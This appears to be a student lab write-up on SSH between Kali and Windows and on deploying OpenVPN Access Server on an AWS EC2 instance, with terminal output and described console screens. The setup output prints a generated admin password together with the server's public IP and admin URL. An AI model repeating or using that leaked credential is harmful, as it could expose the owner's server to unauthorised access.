Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-41-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

Expanded Security Maintenance for Applications is not enabled.

27 updates can be applied immediately.
12 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

13 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Sun May 21 20:45:29 IST 2023 from 192.168.195.1 on pts/1
loke4884@Loke4884:~$ ls
CyberSecurity Desktop Documents Downloads Music Pictures Public snap Templates Videos
```

Experimenting ssh at Client End

How to connect Kali linux with windows by terminal in kali linux and cmd in windows

Kali linux terminal :

SSH services to start



```
(loke4884@loke4884)-[~]
$ service ssh start
```

ifconfig – command to know IP address

```
(loke4884㉿loke4884)~]$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.195.129 netmask 255.255.255.0 broadcast 192.168.195.255
      inet6 fe80::20c:29ff:fee3:ad3f prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:e3:ad:3f txqueuelen 1000 (Ethernet)
          RX packets 8583 bytes 7572550 (7.2 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 5550 bytes 1776330 (1.6 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 2049 bytes 2639334 (2.5 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 2049 bytes 2639334 (2.5 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Open Command Prompt

Type ssh and enter then you will get to known All the plugins

```
C:\Users\HP>ssh
usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface]
           [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]
           [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]
           [-i identity_file] [-J [user@]host[:port]] [-L address]
           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
           [-Q query_option] [-R address] [-S ctl_path] [-W host:port]
           [-w local_tun[:remote_tun]] destination [command]
```

Ping – ping is the primary TCP/IP command used to troubleshoot connectivity, reachability, and name resolution. Used without parameters, this command displays Help content. You can also use this command to test both the computer name and the IP address of the computer.

```
C:\Users\HP>ping 192.168.195.129

Pinging 192.168.195.129 with 32 bytes of data:
Reply from 192.168.195.129: bytes=32 time<1ms TTL=64
Reply from 192.168.195.129: bytes=32 time<1ms TTL=64
Reply from 192.168.195.129: bytes=32 time<1ms TTL=64
Reply from 192.168.195.129: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.195.129:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

ssh username@ipAddress

```
C:\Users\HP>ssh loke4884@192.168.195.129
loke4884@192.168.195.129's password:
Linux loke4884 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 21 11:29:30 2023 from 192.168.195.1
[loke4884@loke4884 ~]$
```

Now you can access the machine at client end

4.Experimenting Telnet and SSH in Remote Servers

5. Configuring VPN

9. Deploying OpenVPN in cloud instance

The screenshot shows the AWS Console Home page. On the left, there's a sidebar with 'Recently visited' services: EC2, AWS Cost Explorer, AWS Application Migration Service, AWS Marketplace Subscriptions, VPC, AWS Health Dashboard, Route 53, and AWS Amplify. Below this is a 'View all services' link. On the right, there's a 'Welcome to AWS' section with links to 'Getting started with AWS', 'Training and certification', and 'What's new with AWS?'. At the top right, there are 'Reset to default layout' and '+ Add widgets' buttons.

Go to EC2

The screenshot shows the EC2 Dashboard. The left sidebar includes sections for EC2 Dashboard, Instances (with sub-options like Instances, Instance Types, Launch Templates, etc.), Images, and Elastic Block Store. The main area displays 'Resources' for the Europe (London) Region, showing 0 instances (running), 0 Auto Scaling Groups, 0 Dedicated Hosts, 0 Elastic IPs, 0 Instances, 1 Key pairs, 0 Load balancers, 0 Placement groups, 0 Security groups, 0 Snapshots, and 0 Volumes. A callout box suggests using the AWS Launch Wizard for Microsoft SQL Server Always On availability groups. Below this are 'Launch instance' and 'Migrate a server' buttons, with a note that instances will launch in the Europe (London) Region. To the right, there's an 'Account attributes' section with supported platforms (VPC), a 'Default VPC' entry, and settings for EBS encryption, Zones, EC2 Serial Console, Default credit specification, and Console experiments. An 'Explore AWS' section highlights GuardDuty Malware Protection and offers up to 90% savings on EC2 with Spot Instances.

Go to Launch Instance

Resources

You are using the following Amazon EC2 resources in the Europe (London) Region:

Instances (running)	0	Auto Scaling Groups	0	Dedicated Hosts	0
Elastic IPs	0	Instances	0	Key pairs	1
Load balancers	0	Placement groups	0	Security groups	1
Snapshots	0	Volumes	0		

Account attributes

- Supported platforms
 - VPC
- Default VPC: vpc-0fcde7f13339802b9
- Settings
 - EBS encryption
 - Zones
 - EC2 Serial Console
 - Default credit specification
 - Console experiments

Explore AWS

Amazon GuardDuty Malware Protection

Save up to 90% on EC2 with Spot Instances

Launch the instance

Launch an instance

Amazon EC2 allows you to create virtual machines, or instances, that run on the AWS Cloud. Quickly get started by following the simple steps below.

Name and tags

Name: e.g. My Web Server

Application and OS Images (Amazon Machine Image)

An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. Search or Browse for AMIs if you don't see what you are looking for below.

Quick Start

Amazon Linux macOS Ubuntu Windows Red Hat

Summary

Number of instances: 1

Software Image (AMI): Amazon Linux 2023 AMI 2023.0.2...
ami-0d7e271a8a1525c1a

Virtual server type (instance type): t2.micro

Firewall (security group): New security group

Storage (volumes): 1 volume(s) - 8 GiB

Free tier: In your first year includes

750 hours of t2.micro (or t3.micro in the Regions in which t2.micro is unavailable) instance usage on free tier

Cancel Launch instance Review commands

Set name for lunch instance :

Launch an instance

Amazon EC2 allows you to create virtual machines, or instances, that run on the AWS Cloud. Quickly get started by following the simple steps below.

Name and tags

Name: openvpn

Summary

Number of instances: 1

Software Image (AMI): Amazon Linux 2023 AMI 2023.0.2...
ami-0578fb2b35d0328762

Virtual server type (instance type): t2.micro

Click on Browse more AMIs

Application and OS Images (Amazon Machine Image) [Info](#)

An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. Search or Browse for AMIs if you don't see what you are looking for below.

Quick Start

Amazon Linux
macOS
Ubuntu
Windows
Red Hat
S
>

Amazon Machine Image (AMI)

Amazon Linux 2023 AMI Free tier eligible

ami-0578f2b35d0328762 (64-bit (x86), uefi-preferred) / ami-0be9bc28d157f8475 (64-bit (Arm), uefi)

Virtualization: hvm ENA enabled: true Root device type: ebs

Description	Amazon Linux 2023 AMI 2023.0.20230419.0 x86_64 HVM kernel-6.1
Architecture	Boot mode
	AMI ID

Number of instances [Info](#)

1

Software Image (AMI)

Amazon Linux 2023 AMI 2023.0.2...[read more](#)

ami-0578f2b35d0328762

Virtual server type (instance type)

t2.micro

Firewall (security group)

New security group

Storage (volumes)

1 volume(s) - 8 GiB

Free tier: In your first year includes 750 hours of t2.micro (or t3.micro in the Regions in which t2.micro is unavailable) instance usage on free tier

Cancel

Launch instance

[Review commands](#)

After clicking AMIs

EC2 > Instances > Launch an instance > AMIs

Choose an Amazon Machine Image (AMI)

An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. You can select an AMI provided by AWS, our user community, or the AWS Marketplace; or you can select one of your own AMIs.

Search for an AMI by entering a search term e.g. "Windows"

Quickstart AMIs (47)
Commonly used AMIs
My AMIs (0)
Created by me
AWS Marketplace AMIs (0)
AWS & trusted third-party AMIs
Community AMIs (500)
Published by anyone

Refine results

[Clear filters](#)

Free tier only [Info](#)

OS category

All Linux/Unix

All Windows

Architecture

All products (47 filtered, 47 unfiltered)

 Amazon Linux <small>Free tier eligible</small> <small>Verified provider</small>	Amazon Linux 2023 AMI ami-0578f2b35d0328762 (64-bit (x86), uefi-preferred) / ami-0be9bc28d157f8475 (64-bit (Arm), uefi) <small>Amazon Linux 2023 is a modern, general purpose Linux-based OS that comes with 5 years of long term support. It is optimized for AWS and designed to provide a secure, stable and high-performance execution environment to develop and run your cloud applications.</small>	<input style="background-color: #ff9900; color: white; padding: 2px 5px; border: none;" type="button" value="Select"/> <small>64-bit (x86), uefi-preferred</small> <input type="radio"/> 64-bit (x86), uefi
	Platform: amazon Root device type: ebs Virtualization: hvm ENA enabled: Yes	

Go to AMIS Marketplace just search

Choose an Amazon Machine Image (AMI)

An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. You can select an AMI provided by AWS, our user community, or the AWS Marketplace; or you can select one of your own AMIs.

The screenshot shows the AWS Marketplace search interface. A search bar at the top contains the text "openvpn". Below the search bar are four navigation tabs: "Quickstart AMIs (0)", "My AMIs (0)", "AWS Marketplace AMIs (66)" (which is selected and highlighted in blue), and "Community AMIs (32)". The main search results area displays "openvpn (66 results) showing 1 - 50". The first result is "OpenVPN Access Server" by OpenVPN Inc., version 2.11.3. It has a rating of 4.7 stars from 47 AWS reviews and 13 external reviews. A "Select" button is visible next to the product name. To the left of the main search results is a "Refine results" sidebar with categories like Infrastructure, Software (66), IoT (22), DevOps (12), Business Applications (1), and Industries (1).

Select the 1st one

The screenshot shows the product page for "OpenVPN Access Server" by OpenVPN Inc. The page includes the product title, developer information, a star rating of 4.7 stars from 47 reviews, and a "Select" button. Below this, there are tabs for "Overview", "Product details", "Pricing", "Usage", and "Support", with "Overview" being the active tab. The "Overview" section contains information about the product being a self-hosted enterprise-grade business software VPN solution. It also lists the typical total price as \$0.023/Hr, the latest version as 2.11.3, delivery methods as Amazon Machine Image, and operating systems as Ubuntu 22.04.1 LTS and Ubuntu 18 LTS. To the right, there is a "Categories" sidebar listing Security, Network Infrastructure, and Device Connectivity. At the bottom right of the page is a "Continue" button.

Press on continue

AMI from catalog Quick Start

Amazon Machine Image (AMI)

OpenVPN Access Server QA Image-fe8020db-5343-4c43-9e65-5ed4a825c931
ami-0b26ff452fd594f13

Catalog Published Architecture Virtualization Root device ENA Enabled

AWS	2023-03-	x86_64	hvm	type	Yes
Marketplace	08T14:21:28.0			ebs	
AMIs	00Z				

If you have an existing license entitlement to use this software, then you can launch this software without creating a new subscription. If you do not have an existing entitlement, then by launching this software, you will be subscribed to this software and agree that your use of this software is subject to the pricing terms and the seller's [End User License Agreement](#).

Instance type [Info](#)

Summary

Number of instances [Info](#)
1

Software Image (AMI)
OpenVPN Access Server
ami-0b26ff452fd594f13

Virtual server type (instance type)
t2.small

Firewall (security group)
New security group

Storage (volumes)
1 volume(s) - 8 GiB

Free tier: In your first year includes 750 hours of t2.micro (or t3.micro in the Regions in which t2.micro is unavailable) instance usage on free tier

Cancel [Launch instance](#) Review commands

Select free tier Instance type :

Instance type [Info](#)

t2.micro Free tier eligible

Family: t2 1 vCPU 1 GiB Memory Current generation: true

All generations

Compare instance types

The AMI vendor recommends using a t2.small instance (or larger) for the best experience with this product.

Create a new Key pair

Create key pair

X

Key pairs allow you to connect to your instance securely.

Enter the name of the key pair below. When prompted, store the private key in a secure and accessible location on your computer. **You will need it later to connect to your instance.** [Learn more](#)

Key pair name

testopenvpn

The name can include up to 255 ASCII characters. It can't include leading or trailing spaces.

Key pair type

RSA

RSA encrypted private and public key pair

ED25519

ED25519 encrypted private and public key pair (Not supported for Windows instances)

Private key file format

.pem

For use with OpenSSH

.ppk

For use with PuTTY

Cancel

Create key pair

▼ Key pair (login) Info

You can use a key pair to securely connect to your instance. Ensure that you have access to the selected key pair before you launch the instance.

Key pair name - *required*

testopenvpn

 [Create new key pair](#)

Make sure all these features are available or not

Firewall (security groups) [Info](#)

A security group is a set of firewall rules that control the traffic for your instance. Add rules to allow specific traffic to reach your instance.

Create security group

Select existing security group

We'll create a new security group called '**OpenVPN Access Server-2.11.3-AutogenByAWSMP--1**' with the following rules:

- Allow SSH traffic from
Recommended rule from AMI

Anywhere
0.0.0.0/0

- Allow CUSTOMTCP traffic from
Recommended rule from AMI

Anywhere
0.0.0.0/0

- Allow CUSTOMTCP traffic from
Recommended rule from AMI

Anywhere
0.0.0.0/0

- Allow CUSTOMUDP traffic from
Recommended rule from AMI

Anywhere
0.0.0.0/0

- Allow HTTPS traffic from the internet

To set up an endpoint, for example when creating a web server

Click on Launch Instance :

- Allow SSH traffic from
Recommended rule from AMI
- Allow CUSTOMTCP traffic from
Recommended rule from AMI
- Allow CUSTOMTCP traffic from
Recommended rule from AMI
- Allow CUSTOMUDP traffic from
Recommended rule from AMI
- Allow HTTPS traffic from the internet
To set up an endpoint, for example when creating a web server

Anywhere
0.0.0.0/0

Anywhere
0.0.0.0/0

Anywhere
0.0.0.0/0

Anywhere
0.0.0.0/0

Allow HTTP traffic from the internet

Firewall (security group)

New security group

Storage (volumes)

1 volume(s) - 8 GiB

Free tier: In your first year includes 750

Launch instance

[Review commands](#)

It takes some time

EC2 > Instances > Launch an instance

Launching instance

Please wait while we launch your instance.
Do not close your browser while this is loading.

Subscribing to Marketplace AMI 77%

Details

Go to Instances -> Instances

The screenshot shows the AWS EC2 Instances page. A single instance named "openvpn" is listed, showing it is "Running". The instance ID is i-0c214faefc6a6a421, and it is a t2.micro type. It has no alarms and is in the us-east-2c availability zone. The public IPv4 DNS is ec2-13-58-6-67.l. The interface includes a search bar, navigation buttons, and a "Launch instances" button.

Right Click on Instance ID

A context menu is open over the instance ID "i-0c214faefc6a6a421". The menu items are:

- Launch instances
- Launch instance from template
- Migrate a server
- Connect
- Stop instance
- Start instance
- Reboot instance
- Hibernate instance
- Terminate instance
- Instance settings
- Networking
- Security
- Image and templates
- Monitor and troubleshoot

The "Connect" option is highlighted.

Click on Connect

Connect to instance Info

Connect to your instance i-0c214faefc6a6a421 (openvpn) using any of these options

[EC2 Instance Connect](#) | [Session Manager](#) | [SSH client](#) | [EC2 serial console](#)

Instance ID

[i-0c214faefc6a6a421 \(openvpn\)](#)

Public IP address

[13.58.6.67](#)

User name

Enter the user name defined in the AMI used to launch the instance. If you didn't define a custom user name, use the default user name, root.

root

Note: In most cases, the default user name, root, is correct. However, read your AMI usage instructions to check if the AMI owner has changed the default AMI user name.

[Cancel](#)

[Connect](#)

[Go to SSH client](#)

[EC2 Instance Connect](#) | [Session Manager](#) | [SSH client](#) | [EC2 serial console](#)

Instance ID

[i-0c214faefc6a6a421 \(openvpn\)](#)

1. Open an SSH client.
2. Locate your private key file. The key used to launch this instance is testopenvpn.pem
3. Run this command, if necessary, to ensure your key is not publicly viewable.
 chmod 400 testopenvpn.pem
4. Connect to your instance using its Public DNS:
 ec2-13-58-6-67.us-east-2.compute.amazonaws.com

Example:

ssh -i "testopenvpn.pem" root@ec2-13-58-6-67.us-east-2.compute.amazonaws.com


Note: In most cases, the guessed user name is correct. However, read your AMI usage instructions to check if the AMI owner has changed the default AMI user name.

Copy example

Example:

ssh -i "testopenvpn.pem" root@ec2-13-58-6-67.us-east-2.compute.amazonaws.com

Copy that Command and paste it on Command Prompt (only where testopenvpn file is existed) :



Open Command prompt in download location and Execute that command :

```
Microsoft Windows [Version 10.0.22621.1555]
(c) Microsoft Corporation. All rights reserved.

C:\Users\HP\Downloads>ssh -i "testopenvpn.pem" root@ec2-13-58-6-67.us-east-2.compute.amazonaws.com
The authenticity of host 'ec2-13-58-6-67.us-east-2.compute.amazonaws.com (13.58.6.67)' can't be established.
ED25519 key fingerprint is SHA256:nSjMd2e3VNsu0AL+r87ITw72U4FIwtNSi12Ll7YHMA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ec2-13-58-6-67.us-east-2.compute.amazonaws.com' (ED25519) to the list of known hosts.
Please login as the user "openvpnas" rather than the user "root".

Connection to ec2-13-58-6-67.us-east-2.compute.amazonaws.com closed.
```

It asks to use as openvpnas as User than root so it refuses

Use Same Command replace root as openvpnas :

```
C:\Users\HP\Downloads>ssh -i "testopenvpn.pem" openvpnas@ec2-13-58-6-67.us-east-2.compute.amazonaws.com
Welcome to OpenVPN Access Server Appliance 2.11.3

System information as of Sun Apr 30 12:34:50 UTC 2023

System load: 0.0          Processes:         98
Usage of /: 38.6% of 7.57GB  Users logged in:      0
Memory usage: 27%          IPv4 address for eth0: 172.31.40.195
Swap usage:  0%

53 updates can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

*** System restart required ***
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

OpenVPN Access Server
Initial Configuration Tool
```

OpenVPN Access Server End User License Agreement (OpenVPN-AS EULA)

1. Copyright Notice: OpenVPN Access Server License;
Copyright (c) 2009-2022 OpenVPN Inc. All rights reserved.
"OpenVPN" is a trademark of OpenVPN Inc.
2. Redistribution of OpenVPN Access Server binary forms and related documents,
are permitted provided that redistributions of OpenVPN Access Server binary
forms and related documents reproduce the above copyright notice as well as
a complete copy of this EULA.
3. You agree not to reverse engineer, decompile, disassemble, modify,
translate, make any attempt to discover the source code of this software,
or create derivative works from this software.
4. The OpenVPN Access Server is bundled with other open source software
components, some of which fall under different licenses. By using OpenVPN
or any of the bundled components, you agree to be bound by the conditions
of the license for each respective component. For more information, you can
find our complete EULA (End-User License Agreement) on our website
(<http://openvpn.net>), and a copy of the EULA is also distributed with the
Access Server in the file /usr/local/openvpn_as/license.txt.

Like that it shows all User License Agreement

Just go with all default option

```
Please enter 'yes' to indicate your agreement [no]: yes
```

```
Once you provide a few initial configuration settings,  
OpenVPN Access Server can be configured by accessing  
its Admin Web UI using your Web browser.
```

```
Will this be the primary Access Server node?  
(enter 'no' to configure as a backup or standby node)  
> Press ENTER for default [yes]: yes
```

```
Please specify the network interface and IP address to be  
used by the Admin Web UI:  
(1) all interfaces: 0.0.0.0  
(2) eth0: 172.31.40.195  
Please enter the option number from the list above (1- 2).  
> Press Enter for default [1]:
```

```
What public/private type/algorithms do you want to use for the OpenVPN CA?  
Recommended choices:  
rsa      - maximum compatibility  
secp384r1 - elliptic curve, higher security than rsa, allows faster connection setup and smaller user profile files  
showall  - shows all options including non-recommended algorithms.  
> Press ENTER for default [rsa]:  
  
What key size do you want to use for the certificates?  
Key size should be between 2048 and 4096  
> Press ENTER for default [ 2048 ]:  
  
What public/private type/algorithms do you want to use for the self-signed web certificate?  
Recommended choices:  
rsa      - maximum compatibility  
secp384r1 - elliptic curve, higher security than rsa, allows faster connection setup and smaller user profile files  
showall  - shows all options including non-recommended algorithms.  
> Press ENTER for default [rsa]:  
  
What key size do you want to use for the certificates?  
Key size should be between 2048 and 4096
```

```
> Press ENTER for default [ 2048 ]:  
  
Please specify the port number for the Admin Web UI.  
> Press ENTER for default [943]:  
  
Please specify the TCP port number for the OpenVPN Daemon  
> Press ENTER for default [443]:  
  
Should client traffic be routed by default through the VPN?  
> Press ENTER for default [no]:  
  
Should client DNS traffic be routed by default through the VPN?  
> Press ENTER for default [no]:  
Admin user authentication will be local  
  
Private subnets detected: ['172.31.0.0/16']  
  
Should private subnets be accessible to clients by default?  
> Press ENTER for EC2 default [yes]:
```

You can give password manually or otherwise just give enter it assigns a default password

```
To initially login to the Admin Web UI, you must use a  
username and password that successfully authenticates you  
with the host UNIX system (you can later modify the settings  
so that RADIUS or LDAP is used for authentication instead).  
  
You can login to the Admin Web UI as "openvpn" or specify  
a different user account to use for this purpose.  
  
Do you wish to login to the Admin UI as "openvpn"?  
> Press ENTER for default [yes]:  
Type a password for the 'openvpn' account (if left blank, a random password will be generated):  
Please, remember this password Scq4qRvFYlgM  
  
> Please specify your Activation key (or leave blank to specify later):
```

```

Initializing OpenVPN...
Removing Cluster Admin user login...
userdel "admin_c"
Writing as configuration file...
Perform sa init...
Wiping any previous userdb...
Creating default profile...
Modifying default profile...
Adding new user to userdb...
Modifying new user as superuser in userdb...
Auto-generated pass = "Scq4qRvFYlgM". Setting in db...
Getting hostname...
Hostname: 13.58.6.67
Preparing web certificates...
Getting web user account...
Adding web group account...
Adding web group...
Adjusting license directory ownership...
Initializing confdb...
Initial version is not set. Setting it to 2.11.3...
Generating PAM config for openvpnas ...
Enabling service
Created symlink /etc/systemd/system/multi-user.target.wants/openvpnas.service → /lib/systemd/system/openvpnas.service.
Starting openvpnas...

NOTE: Your system clock must be correct for OpenVPN Access Server
to perform correctly. Please ensure that your time and date
are correct on this system.

```

Initial Configuration Complete!

You can now continue configuring OpenVPN Access Server by directing your Web browser to this URL:

<https://13.58.6.67:943/admin>

During normal operation, OpenVPN AS can be accessed via these URLs:

Admin UI: <https://13.58.6.67:943/admin>

Client UI: <https://13.58.6.67:943/>

To login please use the "openvpn" account with "Scq4qRvFYlgM" password.

See the Release Notes for this release at:

<https://openvpn.net/vpn-server-resources/release-notes/>

Go tp EC2 Instance Connect Copy Public IP address :

The screenshot shows the AWS EC2 Instance Connect interface. At the top, there are four tabs: 'EC2 Instance Connect' (which is selected), 'Session Manager', 'SSH client', and 'EC2 serial console'. Below the tabs, there are three sections: 'Instance ID' (with value 'i-0c214faefc6a6a421 (openvpn)'), 'Public IP address' (with value '13.58.6.67'), and 'User name' (with value 'root' in a text input field). A note below the user name field states: 'Enter the user name defined in the AMI used to launch the instance. If you didn't define a custom user name, use the default user name, root.' At the bottom, a callout box contains the note: 'Note: In most cases, the default user name, root, is correct. However, read your AMI usage instructions to check if the AMI owner has changed the default AMI user name.'


Search : <https://13.58.6.67:943/admin/>

Just proceed for action and you will get a login page :



The image shows the 'Admin Login' screen for the OpenVPN Access Server. At the top is the server's logo, which consists of a stylized orange keyhole icon followed by the text 'OPENVPN' in orange and 'Access Server' in blue. Below the logo is a light gray rectangular input field with rounded corners. Inside this field, there are two smaller input fields: one for 'Username' with a user icon and one for 'Password' with a lock icon. At the bottom of the input field is a dark blue rectangular button with the white text 'Sign In'.

Enter user name as openvpn which you have given in making a instance in AWS and next give password which was created in command prompt



The image shows the 'Admin Login' screen for the OpenVPN Access Server with sample data entered. The logo at the top is identical to the previous image. The 'Admin Login' title is centered above the input fields. The 'Username' field contains the text 'openvpn' with a user icon to its left. The 'Password' field contains the text '*****' with a lock icon to its left. A large dark blue 'Sign In' button is positioned at the bottom of the input field.

Next you will get this page press on Agree

The screenshot shows the OpenVPN Access Server EULA page. At the top is the OpenVPN Access Server logo. Below it is the title "OpenVPN Access Server End User License Agreement (OpenVPN-AS EULA)". The main content is a numbered list of terms:

1. Copyright Notice: OpenVPN Access Server License;
Copyright (c) 2009-2022 OpenVPN Inc. All rights reserved.
"OpenVPN" is a trademark of OpenVPN Inc.
2. Redistribution of OpenVPN Access Server binary forms and related documents,
are permitted provided that redistributions of OpenVPN Access Server binary
forms and related documents reproduce the above copyright notice as well as
a complete copy of this EULA.
3. You agree not to reverse engineer, decompile, disassemble, modify,
translate, make any attempt to discover the source code of this software,
or create derivative works from this software.
4. The OpenVPN Access Server is bundled with other open source software
components some of which fall under different licenses by using OpenVPN

Below the EULA text, there is a statement: "I have read and agree to the terms of the OpenVPN Access Server End User License Agreement above." followed by a large blue "Agree" button. At the bottom of the page is a dark footer bar with the text "POWERED BY  OPENVPN © 2009-2022 OpenVPN Inc. All Rights Reserved".

You will get this page

The screenshot shows the Activation Manager page. On the left is a sidebar with a navigation menu:

- STATUS
- CONFIGURATION
 - Activation
 - Cluster
 - TLS Settings
 - Network Settings
 - VPN Settings
 - Advanced VPN
 - Web Server
 - CWS Settings
 - Failover
 - CA Management
- USER MANAGEMENT
- AUTHENTICATION
- TOOLS
- DOCUMENTATION

The main content area has a header "Activation Manager" and a "Get Activation Key" button. Below that is a form with a text input field "Enter Activation Key here" and a "Activate" button. A message bar below the form says "2 VPN connections allowed". At the bottom of the page is a section titled "Offline Activation".

Go to VPN settings

The screenshot shows the 'VPN Settings' page of the OpenVPN Access Server. The left sidebar has sections for STATUS, CONFIGURATION (with 'Activation', 'Cluster', 'TLS Settings', 'Network Settings', 'VPN Settings' selected), USER MANAGEMENT, AUTHENTICATION, TOOLS, and DOCUMENTATION. The main area has a 'VPN IP Network' section with 'Dynamic IP Address Network' settings (Network Address: 172.27.224.0, # of Netmask bits: 20). It also has 'Static IP Address Network (Optional)' and 'Group Default IP Address Network (Optional)' sections. Below is a 'Routing' section with a question about private subnets and three options: No, Yes, using NAT (selected), and Yes, using Routing.

By default in VPN settings

- Should client Internet traffic be routed through the VPN?
- Should clients be allowed to access network services on the VPN gateway IP address?

Enable client Internet traffic be routed through VPN?

- Should client Internet traffic be routed through the VPN?
- Should clients be allowed to access network services on the VPN gateway IP address?

Click on Save Settings

DNS resolution zones (optional)

For split tunnels that only route private traffic (not internet traffic), specify a comma-separated list of internal domains that clients will resolve through the AS-pushed DNS server(s). Note that some clients (such as Windows) may only respect the first domain given.

DNS zones


Default Domain Suffix (optional)

Setting a default suffix here will enable Windows clients to resolve host names to FQDN names. This is especially useful if your organisation uses a Windows Domain or Active Directory. Only one default suffix can be defined here.

